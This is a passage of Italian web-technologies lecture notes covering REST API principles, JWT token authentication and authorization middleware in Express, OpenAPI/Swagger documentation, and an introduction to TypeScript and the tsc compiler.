
- Altri software che desiderano accedere ai dati devono:
 - ❖ Scaricare le pagine HTML.
 - ❖ Analizzarle per estrarre i dati rilevanti.
- Non molto efficiente: trasferisce molti dati non necessari.
- Non molto robusto: qualsiasi modifica alle pagine HTML potrebbe interrompere l'estrazione dei dati.

Trend Corrente:

La tendenza attuale è quella di suddividere le applicazioni web in due componenti:


- Backend: responsabile dei dati e della logica di business (lato server).
- Frontend: responsabile dell'interfaccia utente (lato client).
 - ❖ Potrebbe essere un'app nativa per dispositivi mobili o desktop.
 - ❖ Oppure potrebbe essere una pagina HTML "più intelligente", che visualizza un'interfaccia utente interattiva sfruttando JavaScript (ad esempio, applicazioni web a pagina singola)

Questi due componenti comunicano tramite Internet.



Il software deve comunicare tramite Internet.

L'83% del traffico web è in realtà costituito da chiamate API.



Application Programming Interfaces (API):

Le Application Programming Interfaces (API) sono modi in cui i programmi per computer comunicano tra loro.

Come possiamo gestire le comunicazioni su Internet?

- Definire manualmente un protocollo tramite TCP/UDP, socket aperti, ecc.
 - ❖ Non molto conveniente, non molto interoperabile.
 - ❖ Se vogliamo integrare più API, dovremo imparare protocolli diversi.
- CORBA, Java RMI, SOAP, ecc.
 - ❖ Esistono protocolli/architetture dedicati, reinventando un'alternativa al web.

Usate semplicemente i protocolli web (HTTP).

REST:

REST non è uno standard o un protocollo.

REST è uno stile architettonico:

- un insieme di principi e linee guida che definiscono come gli standard web dovrebbero essere utilizzati nelle API.
- Basato su HTTP e URI.
- Fornisce un'interfaccia comune e coerente basata sull'uso "corretto" di http.

Fondamenti di REST:

Una REST API consente di interagire con le risorse tramite HTTP.

Tutte le risorse sono associate a un URI univoco.

- «Una risorsa è qualsiasi cosa che sia abbastanza importante da essere referenziata come qualcosa a sé stante.»
- Le risorse in genere (ma non necessariamente) corrispondono a oggetti di dominio persistenti.

I verbi HTTP dovrebbero essere utilizzati per recuperare o manipolare le risorse.


L'API REST dovrebbe essere stateless (ad esempio: non utilizzare sessioni lato server).

- Questo garantisce una migliore scalabilità.

Representational State Transfer (REST):

- Application State (sul client)
- Resource State (sul server)

Trasferimento utilizzando rappresentazioni appropriate (ad esempio: JSON, XML, ...)



HTTP: Formati per lo scambio dei dati

Formati largamente utilizzati includono JSON e XML.

<pre>{ "todos": [{ "todo": "Learn REST", "done": false }, { "todo": "Learn JavaScript", "done": true }] }</pre>	<pre><?xml version="1.0" encoding="UTF-8" ?> <root> <todos> <todo> <text>Learn REST</text> <done>false</done> </todo> <todo> <text>Learn JavaScript</text> <done>true</done> </todo> </todos> </root></pre>
---	---

REST: Esempi

HTTP verb/URI	Meaning
GET /todos	Retrieve a list of all saved To-do items
GET /todos/<ID>	Retrieve only the To-do item whose ID is <ID>
POST /todos	Save a new To-do item. Data of the exam to save are in the request body
PUT /todos/<ID>	Replace (or create) the To-do item whose ID is <ID>, using the data in the request body
DELETE /todos/<ID>	Delete the To-do item having ID <ID>

REST: Risorse innestate

A volte, esiste una gerarchia tra le risorse.

- Un'azienda ha 0..* reparti che hanno 0..* dipendenti...

Quando si progetta un'API, è possibile definire risorse nidificate.

- GET /sellers/{id}/reviews elenca tutte le recensioni di un determinato venditore.

Nota: ogni risorsa dovrebbe avere un solo URI.

Archetipi di Risorsa:

Si possono considerare quattro archetipi di risorse di base:

- Document.
- Collection.
- Store.
- Controller.

Archetipi di Risorsa: Documents

Document è un concetto singolare.

- Corrisponde a un'istanza di oggetto o a un record di database.

Ciascuno dei seguenti URI identifica una risorsa document:

- /leagues/serie-a
- /leagues/serie-a/teams/napoli
- /leagues/serie-a/teams/napoli/players/mc-tominay

Regola: i nomi dei documents (se non sono ID numerici) devono essere singolari.

Archetipo di Risorsa: Collections

Le Collections rappresentano directory di risorse gestite da app web.

I client possono proporre di aggiungere nuove risorse a una raccolta.

- La risorsa decide se accettare o meno l'aggiunta.

Ciascuno dei seguenti URI identifica una risorsa collection:

- /leagues
- /leagues/serie-a/teams
- /leagues/serie-a/teams/napoli/players.

Regola: i nomi delle collections devono essere plurali.

Archetipi di Risorsa: Stores

Le Stores rappresentano directory di risorse gestite dal client.

I client possono gestire le risorse in un archivio.

- Le risorse possono essere create, recuperate, aggiornate ed eliminate

Ciascuno dei seguenti URI identifica una risorsa store:

- `/users/1234/favourites`

Regola: i nomi degli stores devono essere plurali.

Archetipo di Risorsa: Controllers

Le risorse Controller modellano un concetto procedurale.

Le si può considerare come funzioni eseguibili.

- Possono essere invocate con parametri specifici e restituire un output dato o produrre un effetto collaterale dato.

Ciascuno dei seguenti URI identifica una risorsa controller:

- `/alerts/1234/resend`
- `/login`
- `/reset-app`

Regola: i nomi dei controller sono in genere verbi o sintagmi verbali.

URI Design: Query e Filtering

Spesso, quando si recuperano risorse, potremmo voler applicare del filtraggio.

Regola: il componente query degli URI dovrebbe essere utilizzato per filtrare collections/stores.

- `GET /users`: recupera tutti gli utenti.
- `GET /users?role=admin`: recupera tutti gli utenti con il ruolo specificato.
- `GET /users?age.gt=18&age.lte=40`: recupera gli utenti la cui età è compresa tra i 18 e i 40 anni.

Spesso, quando si recuperano risorse, potremmo voler applicare della paginazione.

Regola: il componente query degli URI dovrebbe essere utilizzato per paginare i risultati di collection/store.

`GET /todos?size=10&page=2`: Ottiene i risultati dall'11-esimo al 20-esimo (ad esempio, pagina 2).

Quando la complessità dei requisiti di impaginazione/filtraggio supera le capacità di formattazione della stringa di query, è possibile introdurre una risorsa controller dedicata in una collection/store.

➤ POST /users/search

Ciò consente al client di passare criteri di filtraggio complessi come oggetto nel corpo della richiesta.

Implementare una REST API:

Le REST API sono concettualmente semplici.

Dobbiamo solo ascoltare le richieste HTTP e gestirle.

Una volta completata la gestione della richiesta, inviamo una risposta HTTP

È la stessa cosa che abbiamo già fatto con la nostra app web tradizionale.

- Invece di rispondere con una rappresentazione HTML da visualizzare in un browser, utilizziamo una rappresentazione più intuitiva (ad esempio JSON).
- Invece di ricevere input tramite l'invio di forms, riceviamo gli input in una rappresentazione intuitiva (ad esempio JSON).
- Non dovremmo fare affidamento sulle sessioni e dovrebbero essere implementati altri schemi di autenticazione.

Mettere in sicurezza una REST API:

API Authentication/Authorization:

Le REST API consentono agli utenti di manipolare le risorse.

Nella maggior parte dei casi, non vogliamo che tutti possano farlo.


- Authentication: vogliamo che solo gli utenti autorizzati possano accedere alle risorse.
- Authorization: potremmo anche volere che alcuni utenti possano accedere solo a determinate risorse (ad esempio: un dipendente non dovrebbe essere in grado di aggiornare il proprio stipendio).

Come mettere in sicurezza REST APIs:

Uno schema di autenticazione ampiamente utilizzato si basa sui token.

Idea:

- I client inviano una richiesta con nome utente e password all'API.
- L'API convalida nome utente e password e genera un token.
- Il token (una stringa) viene restituito al client.
- Il client deve restituire il token all'API a ogni richiesta successiva che richiede l'autenticazione (nell'intestazione di autorizzazione).
- L'API verifica il token prima di rispondere.



JSON Web Token (JWT)

JWT è uno standard aperto ampiamente adottato.

Consente di condividere in modo sicuro le attestazioni (claims) tra due parti.

Un token JWT è una stringa composta da tre parti, separate da "."

- Struttura: **Header**.Payload.**Signature**

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bW11IjoibHVpZ2kiLCJyb2x1IjoieWRtaW4iLCJleHAiOjE2NzAzOTg0MzJ9.fopBYrax8wcB7rnPjCc0Mc62IT2lJdvyOdyixMWMZQAQ
```

JWT: Header

L'Header JWT contiene informazioni sul tipo di token e sul tipo di funzione di hashing utilizzata per firmarlo, in formato JSON.

È codificata utilizzando la codifica Base64Url.

- Si noti che questa è semplicemente una codifica, non una crittografia! Può essere facilmente invertita.

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
```

Base64Url Encoding

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

JWT: Payload

Il payload è un oggetto JSON contenente claims.

- alcuni claims registrati sono raccomandati (ad esempio, «exp» indica una data di scadenza per il token).
- I claims sono personalizzabili (possiamo scrivere qualsiasi claim nel payload).
- È codificato utilizzando la codifica Base64Url.

```
eyJ1bW11IjoibHVpZ2kiLCJyb2x1IjoieWRtaW4iLCJleHAiOjE2NzAzOTg0MzJ9
```

Base64Url Encoding

```
{
  "name": "luigi",
  "role": "admin",
  "exp": 1670398432
}
```


Una REST API usando Express:

Implementeremo una REST API per la nostra To-do List Web App.

Useremo Express e riutilizzeremo la maggior parte del codice della nostra Express To-do List Web App.

Live Demo! Il Codice è disponibile nei Materiali del Corso

Alcuni punti salienti della demo:

Configurazione dei Middleware:

```
const app = express();
const PORT = 3000;

// Register the morgan logging middleware, use the 'dev' format
app.use(morgan('dev'));

app.use(cors()); //API will be accessible from anywhere. We'll talk about this in
Lecture 23!

// Parse incoming requests with a JSON payload
app.use(express.json());
```

Gestione degli errori:

```
//error handler
app.use( (err, req, res, next) => {
  console.log(err.stack);
  res.status(err.status || 500).json({
    code: err.status || 500,
    description: err.message || "An error occurred"
  });
});
```

Authentication: Routes

```
authenticationRouter.post("/auth", async (req, res) => {
  let isAuthenticated = await AuthController.checkCredentials(req, res);
  if(isAuthenticated){
    res.json(AuthController.issueToken(req.body.user));
  } else {
    res.status(401);
    res.json( {error: "Invalid credentials. Try again."});
  }
});

authenticationRouter.post("/signup", (req, res, next) => {
  AuthController.saveUser(req, res).then((user) => {
    res.json(user);
  }).catch((err) => {
    next({status: 500, message: "Could not save user"});
  })
});
```

Authentication: JWT

```
import Jwt from "jsonwebtoken";

static issueToken(username){
  return Jwt.sign({user:username}, process.env.TOKEN_SECRET, {
    expiresIn: `${24*60*60}s`
  });
}

static isTokenValid(token, callback){
  Jwt.verify(token, process.env.TOKEN_SECRET, callback);
}
```

Authentication: Middleware

```
export function enforceAuthentication(req, res, next){
  const authHeader = req.headers['authorization']
  const token = authHeader?.split(' ')[1];
  if(!token){
    next({status: 401, message: "Unauthorized"});
    return;
  }
  AuthController.isTokenValid(token, (err, decodedToken) => {
    if(err){
      next({status: 401, message: "Unauthorized"});
    } else {
      req.username = decodedToken.user;
      next();
    }
  });
}
```

Applicazione dell'Authorization:

Nella nostra API, vogliamo che gli utenti possano modificare e visualizzare solo le proprie attività.

Cosa succede se un utente tenta di inviare una richiesta di eliminazione per un'attività che non gli appartiene?

Dovremmo anche verificare che il client abbia effettivamente l'autorizzazione per interagire con una risorsa.

Authorization Middleware:

Esempio di percorso sensibile protetto con il middleware di autorizzazione.

```
todoRouter.get("/todos/:id", ensureUsersModifyOnlyOwnTodos, (req, res, next) => {
  TodoController.findById(req).then( (item) => {
    if(item)
      res.json(item);
    else
      next({status: 404, message: "Todo not found"});
  }).catch( err => {
    next(err);
  })
});
```

```
export async function ensureUsersModifyOnlyOwnTodos(req, res, next){
  const user = req.username;
  const todoId = req.params.id;
  const userHasPermission = await AuthController.canUserModifyTodo(user, todoId);
  if(userHasPermission){
    next();
  } else {
    next({
      status: 403,
      message: "You are forbidden to view or modify this resource"
    });
  }
}
```

OpenAPI: Descrizione di una REST API

OpenAPI (precedentemente Swagger) è uno standard aperto e formale per descrivere le API HTTP.

Perché?

- Standardizzazione: garantisce pratiche di documentazione coerenti.
- Documentazione: può essere utilizzata per generare automaticamente documenti completi.
- Generazione di codice: consente la generazione automatica di librerie client e stub server.
- Leggibile da computer e utenti: consente la scoperta automatica e altro ancora.
- Lo standard di settore più ampiamente adottato.

Le Specifiche OpenAPI:

Le descrizioni OpenAPI sono scritte come documenti di testo strutturato.

Ogni documento rappresenta un oggetto JSON, in formato JSON o YAML.

Questi file di specifica descrivono la versione della specifica OpenAPI (openapi), l'API (info) e gli endpoint (percorsi).

```
# YAML format
openapi: 3.1.0
info:
  title: A minimal specification
  version: 0.0.1
paths: {} # No endpoints defined
```


```
// JSON format
{
  "openapi": "3.1.0",
  "info": {
    "title": "A minimal specification",
    "version": "0.0.1"
  },
  "paths": {} // No endpoints defined
}
```

Le Specifiche OpenAPI: Paths

Gli endpoint API sono chiamati Path nella specifica OpenAPI.

Gli oggetti Path consentono di specificare una sequenza di endpoint.

- Per ogni endpoint, i suoi metodi supportati.
- Per ogni metodo,
 - ❖ Parametri di input previsti (se presenti) (ad esempio: parametri di percorso, intestazioni, ecc.)
 - ❖ Corpo della richiesta (se presente)
 - ❖ Risposte possibili
 - ❖ E altro ancora!




Esempio di Path:

- Endpoint `/auth`, metodo POST.
- Si aspetta che il corpo della richiesta contenga un oggetto JSON con tipo `{usr: string, pwd: string}`.
- Restituisce 200 OK in caso di successo, 401 Non autorizzato quando le credenziali non sono valide.

Lavorare con le specifiche OpenAPI:

Scrivere una specifica OpenAPI per un'API è un lavoro piuttosto impegnativo.

Cosa possiamo fare con una specifica OpenAPI?



OpenAPI: Tools Open Source

OpenAPI è supportata da numerosi strumenti open source.


Alcuni strumenti open source ampiamente utilizzati sono segnalati come segue:

- Swagger Editor: <https://swagger.io/tools/swagger-editor/>
- Swagger Codegen: <https://swagger.io/tools/swagger-codegen/>
- Swagger UI: <https://swagger.io/tools/swagger-ui/>

È anche possibile consultarli tramite un browser web, senza scaricare nulla:

<https://editor.swagger.io/>

OpenAPI: Swagger Editor



Specification

Documentation (Swagger UI)

OpenAPI: Codegen

Dalla barra degli strumenti dell'editor, possiamo anche generare codice server e client.

- La generazione di codice lato server può ovviamente fornire solo stub.
 - ❖ I linguaggi/framework supportati includono: ASP.NET, Go, Java, JaxRS, Micronaut, Kotlin, Node.js, Python (Flask), Scala, Spring.
- La generazione di codice lato client è un modo molto pratico per rendere disponibili gli SDK per le nostre API in decine di linguaggi diversi.
 - ❖ I linguaggi supportati includono: C#, Dart, Go, Java, JavaScript, Kotlin, PHP, Python, R, Ruby, Scala, Swift, TypeScript.

OpenAPI: Driven Development

Spesso, gli sviluppatori iniziano a lavorare su un'API definendone le specifiche prima di scrivere il codice vero e proprio.

Questo approccio è anche definito OpenAPI Driven Development.

In questo modo, possono sfruttare al meglio le capacità di generazione del codice.

L'approccio promuove anche l'indipendenza tra i diversi team coinvolti in un progetto (front-end, back-end, QA). La definizione dell'API mantiene tutti questi stakeholder allineati.

Generazione di OpenAPI Specs per la nostra API:

Utilizzeremo due pacchetti Node:

- `swagger-jsdoc`: genera automaticamente le specifiche OpenAPI in base alle annotazioni presenti nel nostro codice sorgente.
- `swagger-ui-express`: fornisce la documentazione Swagger UI generata automaticamente da Express, utilizzando un file di specifiche OpenAPI esistente (utilizzeremo quello generato da `swagger-jsdoc`).

```
@luigi → express-hello-world $ npm install swagger-jsdoc
@luigi → express-hello-world $ npm install swagger-ui-express
```



```
// generate OpenAPI spec and show Swagger UI

// Initialize swagger-jsdoc -> returns validated Swagger spec in json format
const swaggerSpec = swaggerJSDoc({
  definition: {
    openapi: '3.1.0',
    info: {
      title: 'To-do List REST API',
      version: '1.0.0',
    },
  },
  apis: ['./routes/*Router.js'], // files containing annotations
});

//Swagger UI will be available at /api-docs
app.use('/api-docs', swaggerUI.serve, swaggerUI.setup(swaggerSpec));
```

```
/**
 * @swagger
 * /auth:
 *   post:
 *     description: Authenticate user
 *     requestBody:
 *       content:
 *         application/json:
 *           schema:
 *             type: object
 *             properties:
 *               usr:
 *                 type: string
 *               pwd:
 *                 type: string
 */
authenticationRouter.post("/auth", async (req, res) => { /*...*/ });
```

Note: Some parts of the Path specification were omitted for the sake of brevity



REST: Regole e linee guida

- 401 Unauthorized deve essere utilizzato in caso di problemi con le credenziali.
- Per i nomi di collection/store, devono essere utilizzati nomi plurali.
- Per i nomi di documenti, devono essere utilizzati nomi singolari.
- I nomi dei controller devono includere un verbo o una frase.
- La barra finale non deve essere inclusa negli URI.
- I nomi delle funzioni CRUD non devono essere utilizzati negli URI.
- La barra obliqua (/) deve essere utilizzata per indicare relazioni gerarchiche.
- GET deve essere utilizzato solo per recuperare una rappresentazione di una risorsa.
- Gli URI devono essere in minuscolo e non contenere underscores (_).
- I trattini (-) devono essere utilizzati per rendere gli URI più leggibili (ad esempio: al posto del CamelCase).

Lezione 16:

TypeScript: Javascript con sintassi per i tipi

JavaScript presenta un sistema di tipi peculiare che abbiamo imparato ad accettare:

- È tipizzato dinamicamente:

```
let x;  
console.log(typeof(x)); //undefined  
x = 1.25e7;  
console.log(typeof(x)); //number  
x = "Hello Web Technologies!";  
console.log(typeof(x)); //string
```

- È anche debolmente tipizzato e ama eseguire cast impliciti:

```
let y = "100" - 1 + "42"; //string - number -> number, number + string -> string  
console.log(`${y}: ${typeof(y)}`); //9942: string
```

Queste caratteristiche rendono il linguaggio pratico per piccole attività di manipolazione di pagine web.

- Funziona e basta, non c'è bisogno di essere prolioso, dichiarare tipi o eseguire cast espliciti.

Tuttavia, con l'aumentare della complessità dei programmi:

- È più facile introdurre bug complessi.
- Non è la migliore esperienza per gli sviluppatori (scarso supporto IDE, pochissimi errori rilevati nell'IDE e tempi di esecuzione non corretti).
- Il codice diventa meno gestibile e difficile da capire.

```
let message = "Hello Web Technologies!";  
console.log(message.toLowerCase()); //hello web technologies!  
message(); //TypeError: message is not a function (at runtime)
```

```
let employee = {name: "Jordan Belfort", role: "Stockbroker"};  
employee.nome = "The Wolf of Wall Street"; //no error at all  
console.log(employee.name); //Jordan Belfort
```

```
let team = ["Jordan Belfort", "Donnie Azoff", "Chester Ming"];  
team.add("Nicky 'Rugrat' Koskoff"); //TypeError: team.add is not a function  
console.log(team);
```

Sarebbe bello se riuscissimo a individuare questi bug prima di arrivare a runtime.

Transpilers:

JS iniziò ad essere utilizzato anche per programmi sempre più complessi.

Gli sviluppatori sentirono la necessità di affrontare queste limitazioni.

JS era già ampiamente supportato, un nuovo linguaggio non era fattibile.

Spuntarono molti nuovi linguaggi compilabili secondo lo standard JS:

- CoffeeScript, TypeScript, Dart, Elm, ecc.



TypeScript:

Nato nel 2012, progettato e sviluppato da Microsoft, TypeScript è un Superset di JavaScript con tipizzazione statica e altro ancora.

Prevede una compilazione direttamente in JavaScript ed è di gran lunga il Transpiler più popolare al momento.

Installare TypeScript:

TypeScript può essere installato come pacchetto npm:

```
@luigi → D/O/T/W/2/e/TypeScript $ npm install -g typescript
added 1 package in 9s
```

Il comando precedente rende il compilatore tsc disponibile globalmente.

È possibile utilizzare npx o strumenti simili per eseguire tsc da un pacchetto node_modules locale.

I file TypeScript hanno in genere un'estensione .ts.

Hello TypeScript:

```
// hello.ts file
// This is an industrial-grade general-purpose greeter function:
function greet(entity, date) {
  console.log(`Hello ${entity}, today is ${date}!`);
}

greet("Web Technologies");
```

Anche il codice JavaScript standard è valido come codice TypeScript.

Possiamo eseguire lo script sopra come un semplice file JavaScript con Node.js.

```
@luigi → D/O/T/W/2/e/TypeScript $ node hello.ts
Hello Web Technologies, today is undefined!
```

Sembra che abbiamo dimenticato il secondo parametro!

Cosa succede se proviamo a compilare hello.ts con tsc?

```
@luigi → D/O/T/W/2/e/TypeScript $ tsc hello.ts
hello.ts:6:1 - error TS2554: Expected 2 arguments, but got 1.

6 greet("Web Technologies");
  ~~~~~

hello.ts:2:24
2 function greet(person, date) {
  ~~~~~
  An argument for 'date' was not provided.

Found 1 error in hello.ts:6
```

Il compilatore TypeScript ha rilevato il bug anche se finora abbiamo scritto solo codice JavaScript standard.

Correggiamo il bug:

```
// hello.ts file
// This is an industrial-grade general-purpose greeter function:
function greet(entity, date) {
  console.log(`Hello ${entity}, today is ${date}!`);
}

greet("Web Technologies", Date());
```

```
@luigi → D/O/T/W/2/e/TypeScript $ ls -n
hello.ts

@luigi → D/O/T/W/2/e/TypeScript $ tsc hello.ts

@luigi → D/O/T/W/2/e/TypeScript $ ls -n
hello.js
hello.ts

@luigi → D/O/T/W/2/e/TypeScript $ node hello.js
Hello Web Technologies, today is Mon Dec 18 2023 09:33:18!
```

Il compilatore tsc ha transpilato hello.ts nel nuovo hello.js, che può essere eseguito con Node come di consueto.

hello.ts

```
// This is an industrial-grade general-purpose greeter function:
function greet(entity, date) {
  console.log(`Hello ${entity}, today is ${date}!`);
